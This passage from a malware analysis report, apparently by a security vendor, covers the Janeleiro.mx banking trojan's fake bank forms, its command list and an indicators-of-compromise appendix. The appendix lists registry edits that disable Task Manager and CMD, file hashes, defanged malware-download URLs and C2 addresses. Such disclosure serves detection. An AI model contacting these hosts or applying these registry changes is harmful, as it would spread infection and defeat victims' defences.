received b'Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8U
nblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockedni-q8Unblockedni-q8Unblockednj-q
8Unblockednj-q8Unblockednj-q8Unblockednj-q8Unblockednj-q8OperData|BawaneH|123456789-Ocelotnj-q8B
lockednj-q8Blockednj-q8Blockednj-q8Blockednj-q8Blockednj-q8'
Ocelot - enviando datos al malware
```

Figure 16. Stolen token provided by the victim

This process continues until it ends with a final window, attempting to keep the victim from being suspicious, with an explanatory message, as shown in Figure 17.


Figure 17. End of the fake process to steal the victim's data

Below is the full list of commands that allow attackers to control the actions of Janeleiro.mx on the infected computer, displaying supposed validation forms or data updates:

BancomerFreedom
BancomerOperToken
BancomerQRError
BancomerQRPhoneOnly
BancomerQROnly
SantaToken
SantaFreedom
SantaEmailAndEmail
SantaSetName
SantaTokenSerie
InbursaSetName
InbursaFreedom
NetcashAPPLI1
BanorteUserPassError
BanorteBlockAndControl
BanorteAccessAndToken
BanorteSetName
BanorteAccessAndTokenError
BanorteEmailPassError
BanorteEmailUpdateError
BanorteOnlyToken
BitsoBlockAndControl
BitsoDatosError
BitsoNIP
BitsoSetName
BanaBlockAndControl
BanaEmailPass
BanaEmailPhone
BanaChallng
BanaPoll
HSBCBlockAndControl
HSBCContact
HSBCLoan
HSBCSetName
RegioBlockAndControl
RegioEmailPhone
RegioFreedom2
RegioPoll

RegioTokenErrorCustom
RegioToken
BajioLlaveASB
BajioBlock
BajioEmail
BajioNIPASB
BajioFreedom
SantaBlockAndControl
SantaSetName
SantaEmailAndEmail
SantaToken
SantaTokenSerie
SantaEmailPass
SantaFreedom

This theft process is repeated with other financial institutions. Below, you will find all the fake bank forms prepared by the attackers.

# Hijacking customers' data





Figure 18. Initial fake window for information hijacking; Fake window to extract email address and password; Credential Extraction Form; Token Extraction Form; Final screen that comes to an end with the supposed update of Banorte Alerts


Figure 23. Main fake window to initiate information hijacking; Information extraction form; NIP extraction







Figure 26. Initiation of the information hijacking, simulating an update and verification; Email extraction; Form to hijack email and password; Dynamic token extraction; Extraction of the dynamic token and the serial number from the physical token







Figure 31. Initiation of the information hijacking, simulating an update and verification; Form to hijack email address and password; False satisfaction survey; Final window of the so-called data validation







Figure 35. Start of fake Bank Form; Information extraction form; False satisfaction survey; Final window of the so-called data validation




Figure 39. Start of information hijacking, simulating an update and verification; Form to extract email address and phone number; Form to extract token number; Final window of the so-called data validation





Figure 43. Start of information hijacking, simulating an update and verification; Form to extract email address; Form to extract NIP ASB; ASB Key extraction form; Final window of the so-called data validation

# Janeleiro.mx DEMO

In the following video we demonstrate the above-described process. We can see how the malware monitors the victim to present fake forms to obtain confidential information:

https://vimeo.com/574663165/f62975513f

# Recommendations

It is crucial to strengthen the monitoring, detection, and eradication capabilities of these types of threats through the proactive simulation of attacks in your organization. At Metabase Q, we have our unique APT (Advanced Persistent Threats) Simulation Service to detect the absence or weakness of controls in processes, people, and technology. As a final result, we provide the necessary countermeasures to improve detection times (TTD) and response times (TTR) that will reinforce your Blue Team.

# About Metabase Q

Metabase Q protects organizations from financial and reputational losses with smarter cybersecurity. Through continuous audit and analysis, Metabase Q calibrates cyber defenses that deliver security effectiveness allowing organizations to grow and innovate unhindered by cyber threats. Financial institutions covering 80% of transactions in Mexico, 10 of the largest enterprises in Latin America as well as government agencies rely on Metabase Q to continuously protect their systems and data from cyberattacks. The Ocelot offensive cybersecurity team represents the best of the best, partnered together to transform cybersecurity in the region. Ocelot threat intelligence, research and offensive skills power Metabase Q's solutions.

To learn more about Metabase Q, the Ocelot offensive cybersecurity team and Security-as-a-Service contact us: contact@metabaseq.com

# Appendix A

# Indicators of compromise (IOCs)

## Modified entries

With the aforedmentioned commands, the malware can modify the following registers:

"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableTaskMgr", "1"

"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore", "DisableSR", "0"
"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableRegistryTools", "1"

"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableTaskMgr", "0"

"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\System", "DisableCMD", "1"

"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\System", "DisableRegistryTools", "0"

"software\\microsoft\\windows\\currentversion\\run", true

"HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SystemRestore", "DisableSR", "1"

"HKEY_CURRENT_USER\\Software\\Policies\\Microsoft\\Windows\\System", "DisableCMD", "0"

# Mutex

Vanderbilt00X - Where X is a number from 1 to 9

# Created files

C:\%USERNAME%\Descargas\stub.exe -> archivo descargado
C:\%USERNAME%\AppData\Roaming\Vanderbilt007.log -> keylogger file
C:\%USERNAME%\%EXECUTION_FOLDER%\Dbg.txt
C:\%USERNAME%\AppData\Local\Microsoft\CLR_v4.0\UsageLogs\stub.exe.log

# Variants

| MD5 | Filename | First sighting |
|---|---|---|
| 668f1bf6abac2c2c1ff784f86471eda8 | Stub.exe | April 19, 2021 |
| c256517faf45e47a4bd79bcea80930ed | Stub.exe | April 21, 2021 |
| 7c93d9e1568023401dc9ee8f3a26001e | Stub.exe | May 10, 2021 |
| 2abb9a0fbbbc79ad7813fe461d6cf84d | getdata.exe | May 26, 2021 |
| 5aad89d35ec7e782a1efc68441f98bcc | estudiante.exe | June 3, 2021 |
| 171483b1731895170ac6411c17bd8dac | studiante.exe | June 9, 2021 |
| 7edd96fb5f75e31f3684dda9d47190d2 | 7edd96fb5f75e31f3684dda9d47190d2.virus | June 19, 2021 |



# URLs

These are the URLs linked to the malware download:

http[:]//morningstarlincoln[.]co[.]uk/site/bmw/studi[.]exe
http[:]//morningstarlincoln[.]co[.]uk/okokok/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/bmx/estudiante[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/bmx/
http[:]//morningstarlincoln[.]co[.]uk/site/juli/klmx[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/bmx/estudiante[.]exe/
http[:]//morningstarlincoln[.]co[.]uk/
http[:]//morningstarlincoln[.]co[.]uk/site/amg/todos[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/img/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mxmx/studiante[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/img/Stub[.]exe

http[:]//morningstarlincoln[.]co[.]uk/site/muks/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mexica/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/jejeje/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mexica/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/alpha/getdata[.]exe
http[:]//morningstarlincoln[.]co[.]uk/alpha/mexico[.]exe
http[:]//morningstarlincoln[.]co[.]uk/kakaka/mx[.]exe
http[:]//morningstarlincoln[.]co[.]uk/kakaka/getdata[.]exe
http[:]//morningstarlincoln[.]co[.]uk/getdata[.]exe
http[:]//morningstarlincoln[.]co[.]uk/aaaaa/hambre[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mams/aka[.]exe
http[:]//morningstarlincoln[.]co[.]uk/klklk/mex[.]exe
http[:]//morningstarlincoln[.]co[.]uk/okokok/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/lopo/malas[.]exe
http[:]//morningstarlincoln[.]co[.]uk/miuold/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/miuold/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/papapa/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/papapa/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/app/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/xml/xml[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mikik/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mikik/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mamamama/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mamamama/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/klgkjgjgg/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/klgkjgjgg/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/ksdksks/finales[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mamamamds/finsalidta[.]exe
http[:]//morningstarlincoln[.]co[.]uk/jajajaja/santois[.]exe
http[:]//morningstarlincoln[.]co[.]uk/edfgefe/getdata[.]exe
http[:]//morningstarlincoln[.]co[.]uk/edfgefe/final[.]exe
http[:]//morningstarlincoln[.]co[.]uk/mamamds/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/lalalala/bajio[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/lalalala/santo[.]exe
https[:]//morningstarlincoln[.]co[.]uk/site/4rr45g
http[:]//morningstarlincoln[.]co[.]uk/site/mama/
http[:]//morningstarlincoln[.]co[.]uk/site/mama/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okoko/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okoko/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okoko/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/kdkdkdkd/klfinal[.]exe

http[:]//morningstarlincoln[.]co[.]uk/site/kdkdkdkd/
http[:]//morningstarlincoln[.]co[.]uk/site/kdkdkdkd/getdata[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/apapapa/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/apapapa/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/4rr45g/
http[:]//morningstarlincoln[.]co[.]uk/site/lolololl/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/maxmaxmamx/santander[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mxmxmx/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/sadasd/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okokoko/Kldirecto[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/lolololl/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okokoko/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/kilolkio/klcompletok[.]exe
http[:]//morningstarlincoln[.]co[.]uk/lopopopo/klcompletok[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/4rr45g/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/okokoko/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/dfefdf/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mxmxmx/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/ttgtgtgt/bajio[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/4rr45g/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/maxmaxmamx/bajio[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mamama/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mamama/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/dfefdf/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/apapapap/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/apapapap/Stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/apapapa/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mxmxmx/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/sadasd/stub[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/lslslsls/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/papapapapa/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/klklklklklkl/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/papapa/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mamamamama/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/alalalala/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/kgkgkggkkgkg/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/popopoopposs/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/dfdfdfdfdfdf/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/piojhiuoijhui/final[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/ioioioioi/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/pppppppp/klfinal[.]exe

http[:]//morningstarlincoln[.]co[.]uk/site/lllllllllll/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/favicon[.]ico
http[:]//morningstarlincoln[.]co[.]uk/site/ffff/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/temporal/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/mmmmm/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/lllllllll/klfinal[.]exe
http[:]//morningstarlincoln[.]co[.]uk/site/qqqqq/klfinal[.]exe
http[:]//adentity[.]com[[.]]mx/getdata[[.]]exe
http[:]//c1790736[.]ferozo[[.]]com/getdata2[[.]]exe
http://adentity[.]com[.]mx/getdata[.]exe
http://c1790736[.]ferozo[.]com/getdata2[.]exe

## Addresses and Ports of C2

a0oi[.]cyou 107[.]172[.]39[.]4:9090

45[.]61[.]137[.]101:9090

104[.]207[.]145[.]29:9090